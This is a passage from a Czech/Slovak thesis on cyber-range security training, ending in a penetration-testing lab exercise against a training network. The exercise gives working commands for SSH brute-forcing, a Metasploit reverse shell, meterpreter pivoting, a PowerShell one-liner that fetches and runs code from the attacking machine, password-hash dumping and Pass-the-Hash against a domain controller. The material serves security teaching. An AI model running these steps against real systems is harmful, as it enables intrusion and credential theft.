[16] PHAM, Cuong, et al. *Cyris: A cyber range instantiation system for facilitating security training.* In: Proceedings of the Seventh Symposium on Information and Communication Technology. 2016. p. 251-258.

[17] VIGNA, Giovanni. *Teaching network security through live exercises.* In: Security education and critical infrastructures. Springer, Boston, MA, 2003. p. 3-18.

[18] CCDCOE exercises: Locked Shields. *CCDCOE [online]. [cit. 2019-12-15]. Dostupné z: https://ccdcoe.org/exercises/locked-shields/*

[19] VMware vSphere. *VMware docs [online]. [cit. 2019-12-15]. Dostupné z: https://docs.vmware.com/en/VMware-vSphere/*

[20] NISHIKIORI, Masaaki. *Server virtualization with VMware vSphere 4.* Fujitsu Scientific and Technical Journal, 2011, 47.3: 356-361.

[21] OpenStack software: *OpenStack [online]. [cit. 2019-12-15]. Dostupné z: https://www.openstack.org/software/*

[22] SEFRAOUI, Omar; AISSAOUI, Mohammed; ELEULDJ, Mohsine. *OpenStack: toward an open-source solution for cloud computing.* International Journal of Computer Applications, 2012, 55.3: 38-42.

[23] WEN, Xiaolong, et al. *Comparison of open-source cloud management platforms: OpenStack and OpenNebula.* In: 2012 9th International Conference on Fuzzy Systems and Knowledge Discovery. IEEE, 2012. p. 2457-2461.

[24] OpenSource resources: What is OpenStack. *Opensource.com [online]. 2019 [cit. 2019-12-15]. Dostupné z: https://opensource.com/resources/what-is-openstack*

[25] Open Source For U: An Introduction to OpenNebula. *Open Source For U [online]. 2017 [cit. 2019-12-15]. Dostupné z: https://opensourceforu.com/2017/02/an-introduction-to-opennebula/*

[26] HashiCorp: Vagrant. *Vagrant [online]. [cit. 2020-02-24]. Dostupné z: https://www.vagrantup.com/intro/index.html*

[27] HASHIMOTO, Mitchell. *Vagrant: up and running: create and manage virtualized development environments.* O'Reilly Media, Inc.", 2013.

[28] HashiCorp: Terraform. *Terraform [online]. [cit. 2020-02-24]. Dostupné z: https://www.terraform.io/intro/index.html*

[29] BRIKMAN, Yevgeniy. *Terraform: Up & Running: Writing Infrastructure as Code.* O'Reilly Media, 2019.

[30] CAMPBELL, Bradley. *Terraform In-Depth. In: The Definitive Guide to AWS Infrastructure Automation.* Apress, Berkeley, CA, 2020. p. 123-203.

[31] Red Hat: Ansible. *Ansible [online]. [cit. 2020-02-25]. Dostupné z: https://www.ansible.com/overview/how-ansible-works*

[32] HOCHSTEIN, Lorin; MOSER, Rene. *Ansible: Up and Running: Automating Configuration Management and Deployment the Easy Way.* O'Reilly Media, Inc.", 2017.

[33] MOHAAN, Madhurranjan; RAITHATHA, Ramesh. *Learning Ansible.* Packt Publishing Ltd, 2014.

[34] Microsoft: NTLM user authentication in Windows *Microsoft [online]. 2018 [cit. 2019-12-15]. Dostupné z: https://support.microsoft.com/en-us/help/102716/ntlm-user-authentication-in-windows*

[35] Varonis: Kerberos Attack: How to Stop Golden Tickets? *Varonis [online]. 2018 [cit. 2019-12-15]. Dostupné z: https://www.varonis.com/blog/kerberos-how-to-stop-golden-tickets/*

[36] PortSwigger Research: Server-Side Template Injection *PortSwigger [online]. 2015 [cit. 2020-02-27]. Dostupné z: https://portswigger.net/research/server-side-template-injection*

[37] OWASP: XPATH Injection *PortSwigger [online]. [cit. 2020-03-03]. Dostupné z: https://owasp.org/www-community/attacks/XPATH_Injection*

Zoznam symbolov, veličín a skratiek

IT	Informačné technológie
OWASP	Open Web Application Security Project
OSSTM	Open Source Security Testing Methodology Manual
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
DNS	Domain Name System
NATO	North Atlantic Treaty Organization
SNMP	Simple Network Management Protocol
AWS	Amazon Web Services
SaaS	Software as a Service
DC	Doménový kontrolér
SSH	Secure shell
RDP	Remote Desktop
NTLM	NT Lan Manager
AD	Active Directory
DES	Data Encryption Standart
OWF	One Way Function
KRBTGT	Kerberos Ticket Granting Ticket
LAPS	Local Administrator System Solution
SSTI	Server Side Template Injection
XSS	Cross Site Scripting
URL	Uniform Resource Locator
SQL	Structured Query Language
XML	Exensible Markup Language

Zoznam príloh

A Penetrační testování síťové infrastruktury **53**
A.1 Skenování DNS a WEB serveru 56
A.2 Získejte SSH přístup k DNS serveru 56
A.3 Získejte přístup na webový server navázáním reverz shellu 56
A.4 Pasivní sken interní sítě 57
A.5 Realizace pivotu ke kompromitaci interní sítě 59
A.6 Využití Utilman 59
A.7 Získejte hashe přístupových hesel ze stroje 61
A.8 Sken sítě pro nalezení řadiče domény 62
A.9 Využijte zranitelnosti protokolu NTLM 62
A.10 Bonusový úkol 63


A Penetrační testování síťové infrastruktury

Následující úloha je zaměřena na penetrační testování produkční síťové infrastruktury. Cílem testování je zjisti jestli je možné získat přístup do interní sítě společnosti a získat senzitivní informace (popř. nějaká aktiva).

Cíl:
1. Realizujte penetrační testování síťové infrastruktury. Pokuste se kompromitovat řadič domény v interní síti a získejte hashe hesel všech uživatelů společnosti.
2. Realizujte bezpečnostní zprávu o realizovaném testování (struktura).
3. Prezentujte dosažené výsledky včetně návrhu protiopatření.

Potřebné vybavení:
- Pro realizaci testování budeme používat Kali Linux 2019.
- Virtualizovaná infrastruktura společnosti.

Nastavení pracoviště:
Ve Windows zapneme virtuální interface VLAN-krypto,



Obr. A.1: Síťová karta VLAN-krypto

extrahujeme Kali 2019, nalezneme jej ve složce D:\TIC\kali-linux-2019.3-vmware-amd64.7z.
X - síť pro skupinu (první dvě řady X=0, zadní dvě řady X=1)
Y - Kali linux (číslo pracoviště + 60)


```
  GNU nano 4.3                /etc/network/interfaces                 Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 10.0.76.66/24
gateway 10.0.76.1
```

Obr. A.2: Nastavení sítě

Testovací scénář:

Zákazník si objedná penetrační test síťové produkční firemní infrastruktury. Jeho specifikace zadání není "překvapivě" zcela jasná. Po konzultaci s bezpečnostním týmem vybere testování na dálku formou black-box. Zákazník poskytne testerům IP adresy DNS serveru (10.X.77.11) a webového serveru (10.X.77.12), které se nachází v DMZ. IT oddělení společnosti je o testování informováno a IP adresa (10.X.76.Y), ze které bude realizováno testování nebude přidána na black list po zaznamenání anomálií.

Rozsah testů není nijak omezen, zákazník zakázal DoS útoky a destruktivní testy. Pokud se podaří kompromitovat stroj v DMZ, testování může pokračovat dále do interní síťové infrastruktury. Je nutné brát zřetel, že testování neprobíhá ve virtualizovaném prostředí, ale ve firemním produkčním prostředí, proto je vhodné vyvarovat se použití neznámých exploitů. Základní schéma testovacího scénáře je zobrazeno na obr. A.3.



Obr. A.3: Schéma testovacího scénáře

Veškeré realizované kroky testování a dosažené výsledky zaznamenávaje. Jsou důležité pro tvorbu reportu. Výsledný report je součástí laboratorního cvičení.

A.1 Skenování DNS a WEB serveru

Spusťte Kali linuxu 2019 a oskenujte poskytnuté IP adresy. Co vidíte ? Jaké operační systémy a jaké služby tam běží ?

```
nmap -Pn -n -sV 10.X.77.11-12 -oA /root/evidence/dmz.txt
```

Výsledkem scanu jsou analyzované služby DNS (port 53), SSH (port 22) na stroji X.11 a HTTP (port 80) na stroji X.12.

A.2 Získejte SSH přístup k DNS serveru

Zkuste získat přístup na DNS server pomocí služby SSH. Hydra je nástroj na realizaci brute-force (slovníkového) útoku na definovanou službu. Příkaz realizuje slovníkový útok na službu SSH (parametr -L slovník uživatelů , -P slovník hesel, použijte před-připravený slovník 1000passwords).

```
hydra -t 4 -F -V -L /root/slovnik/users.txt -P /root/slovnik/
1000passwords.txt ssh://10.X.77.11 -o /root/evidence/
dmz_dns_ssh-pass.txt
```

Útok zabere cca 2-3 minuty. Výsledkem tohoto kroku je nalezené heslo pro Administrátora SSH služby na DNS serveru! Pomocí nalezeného loginu a hesla jde získat přístup k administraci webového serveru pomocí webshellu. Získejte adresu ke spuštění webshellu.

A.3 Získejte přístup na webový server navázáním reverz shellu

Získejte přístup na webový server a navažte se serverem spojení (cílem je navázat zpětné spojení z webového serveru na Kali). Existuje víc způsobů jak navázat reverz shell. Jeden ze způsobů je vytvořit listener v metasploit konzoly (viz následující kód). A spuštění reverz shellu za pomoci webshellu viz obr. A.4.

Vytvoření listeneru:


```
msfconsole
msf>use exploit/multi/handler
msf>set payload linux/x86/shell_reverse_tcp
msf>set lhost 10.X.76.Y
msf>set lport 4445
msf>set ExitOnSession false
msf>run -jz
```

Nyní spusťe webshell (viz získané informace v bodě 1). Nakonfigurujte reverz shell na IP adresu Kali linuxu. Po nadvázaní reverz shellu je potřebné ho upgradovať na meterpreter shell:

```
msf>sessions -u [číslo spojení]
```

Přepněte se do upgradovaného spojení:

```
msf>sessions [číslo ugradovaného spojení]
```



Obr. A.4: Navázání reverz shellu přes webshell

Výsledkem je reverz shell s meterpreter payloadem.


A.4 Pasivní sken interní sítě

Zjistěte, zda má webový server přístup do interní sítě. Pokud ano, oskenujte ji pro zjištění adres potencionálních cílů. Využijte k tomu výpis ARP tabulky webového serveru.

Pro objevení strojů v interní síti postačí pasivní sken v meterpretru:

```
arp
```

Příkaz arp v meterpretru vypíše ARP tabulku strojů se kterými webserver komunikuje. Z výsledku pasivního skenu vidíme rozsah interní sítě 192.168.2.Z.



Obr. A.5: Výsledek pasivního skenu (interní síť)

A.5 Realizace pivotu ke kompromitaci interní sítě

Ze získaného webového serveru udělejte pivot a kompromitujte interní síť. Pivotování je technika sloužící k směrování provozu z kompromitovaného stroje umožňující přístup do interní sítě A.10. Použijeme k tomu meterpreter spojení navázané s webovým serverem. V prvním kroku směřujeme provoz do interní sítě pomocí vytvoření routy z webového serveru (viz získané informace z ARP tabulky). V druhém kroku přidáme proxy pro přeposílání komunikace do interní sítě.

Vytvoření cesty pro interní síť:

msf>sessions -i [číslo spojení]
meterpreter>run autoroute -s 192.168.2(5).0

Ověření vytvořené cesty:

meterpreter>run autoroute -p

Přidání proxy (proxychains):

msf>use auxiliary/server/socks4a
msf>run


Pro oskenování interní sítě použijte nmap, Z označuje nalezenou stanici:

proxychains nmap -Pn -n -sV 192.168.2(5).Z -p 3389 -oA /root/evidence/scan_int_X.txt
proxychains rdesktop [IP]

Výsledkem skenu jsou otevřené porty a služby běžící na objeveném stroji v interní síti.

A.6 Využití Utilman

Na jednom stroji v interní síti běží protokol RDP. Jak je možné tenhle protokol využít při nesprávné konfiguraci ? Co je Utilman ? Jak se spouští ? A.10



Obr. A.6: Utilman


Generování škodlivého kódu:

```
msf>use exploit/multi/script/web_delivery
msf>show options (Nastavit podle obrázku 5)
```

Příkazem show targets je možné si zobrazit v jakem formáte se má kód generovat. Pokud metasploit vyhodí error, pravdepodobně je potřeba zmenit LPORT na volný port. RDP spojení se po krátké době přeruší pokud je uživatel neaktivní. Pokud se vám spojení přerušilo, prejděte na krok č. 7. Po vygenerování škodlivého kódu znovu spusťte RDP - cmd.exe a následně spustěte příkaz s powershellem z kroku č. 7. Pokud se navázalo spojení, využijte ho a zmigrujte proces powershellu na jiný process.

```
meterpreter>migrate [číslo procesu]
```

Při výběru vhodného procesu by mělo být spojení perzistentní. Nejlepší je zvolit procesy spuštěny pod systémem kvůli privilegovanému režimu.



Obr. A.7: Vytvoření škodlivého payloadu

A.7 Získejte hashe přístupových hesel ze stroje

Navažte reverz shell s kompromitovaným stroj v interní síti a udělejte hashdump pro přístupové údaje. (Pro hashdump je potřebné mít privilegovaného uživatele, nebo systémové oprávnění). Existuje více možností jak navázat reverz shell na stroji. V našem příkladě využíváme tzv. 'one-liner', který využívá PowerShell k stáhnutí škodlivého kódu z útočícího stroje a spustí ho v paměti.
Generování škodlivého kódu:

msf>use exploit/multi/script/web_delivery


Příkazem show targets je možné si zobrazit v jakem formáte se má kód generovat. V příkazovem řádku daného stroje je potřebné spustit příkaz:

powershell.exe IEX (New-Object net.webclient).DownloadString('http://10.X.76.Y:8080/xxx')

pričem **xxx** je parametr URIPATH v nastavení exploitu,

meterpreter>hashdump

Výsledek operace je zobrazen na následujícím obrázku obr. A.8.




Obr. A.8: Vyčtení přihlašovacích údajů (hashdump)

A.8 Sken sítě pro nalezení řadiče domény

Po kompromitaci Files serveru naleznete DC (řadič domény). DC musí mít nastaven DNS server pro správné fungování domény. Je potřeba zaslat dotaz na DNS server pro zjištění jeho IP adresy.


meterpreter>shell
nslookup dc



Obr. A.9: DNS dotaz pro nalezení DC

A.9 Využijte zranitelnosti protokolu NTLM

Využijte získaných hashů k realizaci útoku Pass-the-Hash na řadič domény. Pass-the-Hash je útok, který umožňuje útočníkovi využít LM a NTLM hashe k autentizaci ke vzdálené (i lokální) stanici bez znalosti hesla a bez nutnosti prolomení těchto hashů A.10. Celý postup je založen na zranitelnosti autentizačního protokolu NTLM. Hint: Na řadiči domény je spuštěná SMB (Server Message Block resp. Samba) na porte 445. Využijte PsExec, kde se jako SMBPass nastaví získaný hash doménového uživatele. V mfconsole využijte exploit `exploit/windows/smb/psexec_psh` (viz obr. A.10).



Obr. A.10: Realizace útoku Pass-the-Hash

Pokud to vyhodí chybu, je potřebné změnit LPORT na nevyužitý port. Výsledkem je reverz shell na řadič domény.

A.10 Bonusový úkol

